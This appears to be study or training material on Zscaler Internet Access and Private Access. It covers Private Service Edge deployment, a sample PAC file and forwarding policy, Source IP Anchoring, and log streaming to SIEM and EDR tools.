Planning Deployment of Private Service Edges

Before deployment, it is recommended to:


- **Define all required IP addresses**, including:
  - **Management IP**
  - **Proxy IP**
  - **Load balancer IP**
  - **Virtual IP (VIP) between load balancer instances**
- **Configure Virtual Service Edges in the ZIA Admin Portal**:
  - Assign **IP addresses** to each Virtual ZEN instance.
  - Deploy the Virtual ZEN.
  - Download the **certificate** from the **ZIA Admin Portal** and load it onto the Virtual ZEN.
  - The Virtual ZEN then **connects to the Zero Trust Exchange** and provisions itself as a **Service Edge**.

Virtual Internet Service Edge Deployment



Interface	IP Address
ZIA-PSE1 Management	192.168.1.191
ZIA-PSE1 Proxy	192.168.1.193
ZIA-PSE1 Loadbalancer	192.168.1.195
ZIA-PSE2 Management	192.168.1.192
ZIA-PSE2 Proxy	192.168.1.194
ZIA-PSE2 Loadbalancer	192.168.1.196
ZIA-PSE Cluster VIP	192.168.1.190

Virtual Internet Service Edge



- Only outbound connectivity from the Management, Service Proxy and LB IP to the Zscaler cloud is needed
- In a standalone deployment:
  - only the Management IP and Proxy IP addresses need to be configured
  - the Load Balancer is by-passed
- For a cluster deployment:
  - Load Balancer IP is needed
  - Both Load balancer and Service Proxy IP addresses need to be in the same subnet
- On all Public clouds, only the standalone mode is supported
  - On AWS, no native AWS ELB support
  - On Azure and GCP, the native Load Balancers are supported

By deploying **ZIA Private Service Edges**, organizations maintain **control over security policies, IP addresses, and internet egress points**, ensuring **optimized performance and security enforcement** across all environments.

Client Connector Forwarding Policies

Once a **ZIA Private Service Edge** is deployed, organizations must configure **Zscaler Client Connector forwarding policies** to direct users to the **appropriate Service Edge**.


A **ZIA Service Edge functions identically to any other Zscaler cloud instance**, ensuring seamless policy enforcement.

Client Connector forwarding decisions are controlled through **PAC files**:

- A **Forwarding PAC file** determines **which proxy** users should connect to.
- The **PAC file server dynamically completes the ${Source IP} variable**, identifying the user's IP address when requesting the PAC file.
- Policies can be written to:
    - **Route traffic to a specific Virtual IP (VIP)** based on source IP.
    - **Perform DNS resolution checks** to determine whether users are on **corporate or public networks**.
    - **Dynamically assign users to Public or Private Service Edges** based on their location.

      For example:

        - If the **resolved IP address matches a known corporate range**, traffic is routed to the **Private Service Edge**.
        - If not, traffic is sent to **Public Service Edges** via **${gateway} variables**.



PAC FILE

Description: PSE


PAC File Name: pse.pac

Domain: welshgeek.net

Obfuscate URL: ✗

PAC FILE CONTENTS

```
function FindProxyForURL(url, host) {
    var egressip = "${SRCIP}";
    if (shExpMatch(egressip,"81.78.74.17")) {
        /* User is in the office */
        return "PROXY 192.168.1.190:80";
    }
    var adfs = dnsResolve("adfs.welshgeek.net");
    if (isInNet(adfs,"192.168.1.0","255.255.255.0")) {
        /* User is in the office */
        return "PROXY 192.168.1.190:80";
        }

    return "PROXY ${GATEWAY_HOST}:80;PROXY ${SECONDARY_GATEWAY_HOST}:80";
}
```



DEFINE POLICY AND SCOPE

Name: Welshgeek

Policy Token: 3135383A343A57656C73686765656B2E

GENERAL

Rule Order: 1

Enable: ✓

Groups: None | Selected | ● All

Users: ● None | Selected

Logout Password: Optional

Password to Disable ZIA: Optional

Exit Password (v. 3.6.0+): Optional

Password to Disable ZDX (v. 3.6.0+): Optional

Password to Disable ZPA (v. 3.6.0+): Optional

Custom PAC URL: http://pac.zscalertwo.net/welshgeek.net/pse.pac

□ Fallback to Gateway Domain (v. 3.7.0+)

Forwarding Profile: Welshgeek - Tunnel OSX

Install Zscaler SSL Certificate: ✓

Log Mode: Debug

Log File Size in MB: 100

Reactivate Internet Security After (In Mins): 0

Tunnel Internal Client Connector Traffic (v. 2.1.2+): ✗

Source IP Anchoring (SIPA)

Traffic Forwarding: Source IP Anchoring


Some cloud applications and web services restrict access based on the **source IP address** of incoming traffic. These applications require traffic to originate from a **pre-registered unique IP address** belonging to an organization.

To accommodate this requirement, organizations can implement **Source IP Anchoring (SIPA)** using **Private Service Edges**. SIPA allows traffic to be forwarded with a **dedicated source IP address** while still benefiting from **Zscaler's security services**.

Let's explore the three main **use cases** for SIPA and the steps involved in deploying it.

Why Use Source IP Anchoring?

Many organizations rely on legacy applications that enforce **access control lists (ACLs)** restricting access to customer-provided **IP addresses**. When migrating to a **cloud-based Service Edge**, the organization's IP address may change, preventing users from accessing these applications. SIPA provides a **static IP address** dedicated to the customer, ensuring continued access to these applications.


Access internet applications which restrict customer IP Address
Step-up Authentication policy (O365 auth domains)
Geo-locating based on source IP address

Another common use case involves applications like **Microsoft Office 365**, which may require **Step-up Authentication** based on a user's **IP address**.

For example, when a user is working remotely and protected by the **Zero Trust Exchange**, their traffic may be assigned a **Zscaler IP address**. If Office 365 requires authentication based on a **known source IP**, the user would have to complete additional verification steps. **With SIPA, users maintain their original IP address, avoiding unnecessary authentication prompts.**


A third use case involves applications that are **geo-fenced**, meaning that **content changes based on geographic location**. A user accessing a news website from another country may receive different content compared to a local user. **By anchoring traffic to a specific in-country IP address, users can access content in the expected format.**

With **Source IP Anchoring**, organizations selectively determine which applications route through the **Zero Trust Exchange** while maintaining the required **source IP address**.

How Source IP Anchoring Works

The **Source IP Anchor** is provided by a **Zscaler App Connector** deployed on the **Private Service Edge platform**.

1. **A user connects to the Zero Trust Exchange**, where Zscaler Internet Access (ZIA) performs **TLS inspection, data loss prevention, and advanced threat protection**.
2. **ZIA forwards traffic to the App Connector**, which then **egresses the traffic to the internet**, preserving the **customer's designated source IP address**.



Source IP Anchoring using Zscaler App Connector

Selectively forward Internet/SaaS traffic through an App Connector with a known IP address

ZPA App Connector can be hosted in Public Cloud

ZIA inspects traffic and enforce security before forwarding to App Connector


Multiple connectors can be deployed

Supports web and non-web application traffic

Internet
SaaS
Public Cloud
Source IP Anchor
AC
Datacenter
Connect
User to App Segmentation
Connect to an App, Not a Network
Inspect
Cyber Threat Protection
Data Loss Prevention
Verify
Identity | Dynamic Risk Score
Connectivity: Browser, Client Connector, SD-WAN or Router
Any User: Workforce, Contractor, B2B Customer
Any Device: Corp Managed, BYOD
Any Location: HQ, Branch, Factory, Home

SIPA Components

As with any **App Connector deployment**, multiple **App Connectors** are deployed for **resilience**. SIPA supports both **web and non-web traffic**, ensuring that traffic is securely **inspected, processed, and forwarded** while retaining the required **source IP address**.



Key Technology Components

Any location
Any device
(Managed / Unmanaged)
Internet/ SaaS traffic
ZIA
Application requiring known source IP forwarded to App Connector through the ZPA broker
ZPA
(Zero Trust Inside-out connection)
App Connectors deployed in customer's VPC in public cloud or private DC
Datacenter
Public Cloud
AC
App Connectors' Source IP used to connect to Application
Internet/SaaS Applications which do not need Source IP preservation
Internet
SaaS

Traffic Flow:

- **Zscaler Client Connector** forwards traffic to the **Zero Trust Exchange**.
- **ZIA applies security policies** such as TLS inspection, malware scanning, and DLP.
- **ZIA makes a policy decision** to forward the traffic to **ZPA** if **Source IP Anchoring is required**.
- **ZPA establishes a secure inside-out connection** to the App Connector, which **egresses the traffic using the pre-configured source IP address**.

Organizations can define **specific applications** that require **Source IP Anchoring** while ensuring other traffic flows remain unaffected.

Deploying Source IP Anchoring (SIPA)

SIPA is deployed using **Zscaler Private Access (ZPA) and Zscaler Internet Access (ZIA)**.

1. **Configure SIPA in ZPA**
    - In the **ZPA Admin Portal**, create an **Application Segment**.
    - Define the **FQDNs or IP addresses** that require **Source IP Anchoring**.
    - Enable the **Source IP Anchoring flag** for this application segment. Enabling **Source IP Anchoring** ensures the application appears in **ZIA policies**, allowing administrators to configure **forwarding policies** accordingly.
    - Assign a **server group** that will handle **traffic forwarding** from the **App Connector** to the internet.
2. **Create a Client Forwarding Policy**
    - **Client Forwarding Policy** determines how **Zscaler Client Connector** routes traffic.
    - The policy should **exclude** SIPA-enabled applications from **direct ZPA access**.
    - Instead, traffic must be **routed through ZIA first**, where a policy decision is made to forward it to ZPA.
3. **Configure Source IP Anchoring in ZIA**
    - In the **ZIA Admin Portal**, navigate to the **Private Access Segment** section.
    - **Add a gateway** that maps the **application segment** to the correct **server group**.
    - Under **Policy and Forwarding Control**, create a **Forwarding Policy** that:
        - **Routes traffic to ZPA** based on conditions such as user, application, or source IP.
        - **Uses the App Connector as the egress point** for these applications.

With **Source IP Anchoring** properly configured, users benefit from **seamless access** to applications that require **specific source IP addresses**, all while maintaining **Zscaler's security enforcement and policy controls**.

Analytics & Reporting


Understanding **Analytics & Reporting** is key to ensuring **visibility, security, and compliance** while using Zscaler services. The **logging architecture** enables organizations to track user transactions, analyze threats, and optimize network performance.

Logging Architecture

When a user makes a transaction through the **Zero Trust Exchange**, logs are routed through a **log router**, which determines where they will be stored. Logs may be directed to a **Zscaler log cluster** for retention or forwarded to the **Zscaler data lake**, where they undergo further **analytics and reporting**. Administrators access these logs through the **UI server**, which queries both the **log clusters and data lake** to generate reports.

Key Benefits of Logging Architecture:


- Users connect to the **Zero Trust Exchange** and generate transaction logs.
- Logs are directed to the appropriate **log cluster** based on data residency requirements.
- Logs are also sent to the **Zscaler Data Lake** for further analysis.
- **Role-based access control (RBAC)** ensures administrators can only view permitted logs.
- Sensitive data is **obfuscated** in reports based on the **Four Eyes Principle** to maintain privacy.



ZIA Nanolog Data Reduction

Zscaler has engineered a highly efficient logging system that minimizes data transfer between nodes. **Logs are only created for unique transactions**, reducing the amount of data that needs to be stored and transmitted.

Key points about **Nanolog Data Reduction:**



Log Entry created on transaction completion

Web, Firewall and Sandbox transactions

SSL Inspected Transactions logged (not content)

Transactions interleaved

Only differences need to be committed

Time to transmit and correlate reduced

All clear text obfuscated

No human readable content written to disk

De-tokenisation only possible with appropriate security keys – Admin UI or NSS


Final stage, achieving total compression ratios of 50:1 or greater

Compression and Indexing scales global cloud

- A log entry is generated only after a transaction is completed.
- **Web, firewall, sandbox, and SSL transactions** are logged, but **no content is stored**.
- Data is **tokenized and compressed** before being transmitted to log servers, ensuring it is not **human-readable**.
- Zscaler achieves a **50:1 or greater compression ratio**, making log analysis more efficient.

Big Data Insights & Executive Reporting

With **efficient data logging**, Zscaler enables organizations to generate **interactive reports** that provide deep insights into security and network performance.



Reports include:

- **SSL certificate and URL category reports**
- **Risk scoring dashboards** for security audits
- **Threat insight reports** for monitoring cyber threats
- **Industry benchmarking** to compare security posture with peer organizations

For executives, **Zscaler Executive Insights** provides a high-level overview of:

- **Threat prevention metrics**
- **Security posture compared to industry peers**
- **Historical sandbox analysis and forensic reports**

Nanolog Streaming & Log Streaming Service (LSS)

Zscaler enables real-time **log streaming** to **SIEM solutions** via the **Nanolog Streaming Service (NSS)** and **Log Streaming Service (LSS)**.

How Log Streaming Works:


1. **Transaction logs are generated** in the **Zero Trust Exchange**.
2. Logs are directed to **Nanolog clusters** for storage.
3. **NSS or LSS virtual appliances** establish **TLS connections** to securely pull logs.
4. Logs are streamed via **Syslog** to the organization's **SIEM solution**.

Differences Between NSS & LSS:

- **NSS (Nanolog Streaming Service)** handles **ZIA logs** for web and firewall transactions.
- **LSS (Log Streaming Service)** is used in **ZPA** to forward private access logs.

NSS -- (ZIA) Nanolog Streaming Service

LSS -- (ZPA) Log Streaming Service



2. User access through ZEN
ZEN
Internet
Private Apps
3. ZEN sends the logs to the cloud Nanolog for storage
4. The cloud Nanolog streams a copy of the log to the NSS/LSS
5. NSS sends desired logs to the SIEM over the network
SIEM
NSS/LSS Virtual Appliance
1. NSS/LSS opens a secure tunnel to the cloud
Nanolog

NSS and LSS also support **log buffering**, ensuring logs are stored **for up to one hour** in case of a **network outage**. Once connectivity is restored, logs are **replayed** to prevent data loss.

NSS for Web	NSS Log Recovery	NSS for Firewall	LSS for Private Access
Streaming of web log records to SIEM Included in Business Bundle Best effort delivery (No Buffering in Nanologs)	Reliable delivery Buffering Nanologs for internet outages and LAN/DC connectivity issues	Streaming of Cloud Firewall and DNS logs records to SIEM Included in Business Bundle Best effort delivery (No Buffering in Nanologs)	Streaming of Private Access Logs to SIEM Uses ZPA Connector infrastructure

Cloud-to-Cloud Log Streaming

For **cloud-native SIEM solutions** like **Splunk Cloud, Sumo Logic, and Microsoft Sentinel**, Zscaler provides **Cloud-to-Cloud Log Streaming**. This eliminates the need for on-premises virtual machines and improves reliability.



HTTPS POST API
splunk>cloud
Simplified Deployment
No need for VMs and connectors
Increased Reliability
Fast, direct, and secure cloud-to-cloud connection with 24x7 CloudOps monitors
Increased Scale
No traffic hair pinning, HTTP load balancing

Benefits of Cloud-to-Cloud Log Streaming:

- No **additional infrastructure** required.
- **High availability with 24/7 cloud monitoring.**
- **Load balancing** and **scalability** without on-premises bottlenecks.
- Logs are streamed securely via **customizable HTTPS APIs**.
- Supported SIEM integrations include: **Splunk Cloud, Microsoft Sentinel, Amazon S3, Kinesis, IBM QRadar, and more.**

Unified Log Record for Comprehensive Security

Zscaler logs consolidate **policy, security, and threat intelligence data** into a **single unified record**, making it easier for security teams to correlate events.



HTTP Transaction	Network Session	URL Filtering	Cloud App Control	Mobile Application	File Type Control	Identity
• URL • User-agent • Referrer • Content type • Resp code • Bytes	• Client Internal IP • Egress IP • Server IP • Protocol • Forwarding Method	• URL Class • URL Category • TLD Category • NRD Category	• Name • Category	• Name • Category • Device Type	• File Name • File Type	• User • Department • Location
Threat Prevention	**Cloud Sandbox**	**Policy Info**	**SSL Session**	**DLP**	**BW Control**	**Device Info (Client Connector)**
• Malware Type • Advanced Threat Type • Threat Name • Risk Score	• Md5 hash • Verdict (for known samples)	• Rule Type • Rule Name • Action • **Reason**	• Ciphers • TLS Version • OCSP result • Validation method	• Dictionaries • Engines • Hash • Identifier	• Throttled req/resp size	• Owner • OS Type • OS Version • Model • Hostname

Approximately ~ 100 possible web log fields

Logs contain information on:

- **HTTP session details and URL classifications**
- **Cloud App Control & Mobile Application usage**


- **Identity-based access logs**
- **Threat Prevention, DLP, Bandwidth Control, and SSL inspection data**
- **Zscaler Client Connector telemetry**

With **100+ log fields**, Zscaler provides **granular visibility** into all network and security events.

Resiliency of Nanolog & NSS Architecture

Zscaler ensures that **Nanolog Streaming Service (NSS)** and **LSS** are **highly resilient** with built-in failover mechanisms.

- If a **Syslog feed is disrupted**, logs are buffered for **up to an hour** before being retransmitted.
- If the **internet connection is lost**, logs are **stored temporarily** and **replayed** once connectivity is restored.
- Log streaming operates with **automatic failover** to maintain service continuity.



Web Proxy Traffic Logging

Zscaler categorizes **web traffic logs** based on request types:


- **CONNECT Method:** Secure tunnel requests.
- **HTTP & SSL Traffic:** Standard web transactions.
- **Tunneled SSL Traffic:** Encrypted traffic routed via proxy.

Each log entry includes **protocol type, request method, and session details**, allowing security teams to **analyze transactions effectively**.

Traffic type	Protocol used for policy evaluation and logging	Request method used for logging
CONNECT to ZIA Public Service Edge	HTTP-PROXY	CONNECT
CONNECT to third-party proxy	HTTP	CONNECT
Binary after CONNECT	TUNNEL	Any
Plain HTTP	HTTP	Any
SSL Client Hello	SSL (No log in case of decrypted)	N/A
HTTP after SSL	HTTPS	Any
Binary after SSL	TUNNEL-SSL	Any

Integrating Zscaler Logs with Endpoint Detection & Response (EDR)

Zscaler logs can be correlated with **Endpoint Detection & Response (EDR) tools** like **CrowdStrike** to provide **end-to-end threat visibility**.



No...	Event Time	User	Device Hostname	Client IP	URL	Server IP	Policy Action
1	Thursday, May 05,...	[redacted]	yHLZ1wc/WXhEgba9ad1eBQ==	192.168.1.111	docplayer.net/storage/80/82383450/8238345...	138.201.54.145	Quarantined

No...	Event Time	User	Device Hostname	Client Source IP	Client Destination Name...	Server Destination IP	Client Source Port...	Action...	Aggregat
1	Thursday, May 05,...	[redacted]	yHLZ1wc/WXhEgba9ad1eBQ==	192.168.1.111	docplayer.net	138.201.54.145	54045	Allow	1

```
event {
    command_line                  "C:\Users\Administrator\Downloads\38054.exe"
    computer_name                 EC2AMAZ-NHRF1C1
    file_name                     38054.exe
    file_path                     \Device\HarddiskVolume1\Users\Administrator\Downloads
    grandparent_command_line      C:\Windows\Explorer.EXE
    grandparent_image_file_name   \Device\HarddiskVolume1\Windows\explorer.exe
    local_ip                      100.64.0.2
    mac_address                   00-ff-a1-42-32-ea
    md5_string                    32b93651fa0c3dc9d5c3550ca136c7b8
  network_accesses [
    0 {
        access_timestamp    1653283833
        local_address       100.64.0.2
        local_port          53714
        protocol            TCP
        remote_address      95.217.228.176
```

Note: Illustration Purposes Only

Log correlation workflow:

1. **Identify the client IP address** in **Zscaler Internet Access (ZIA) logs**.
2. **Match the client source port** with **firewall logs** to track connections.
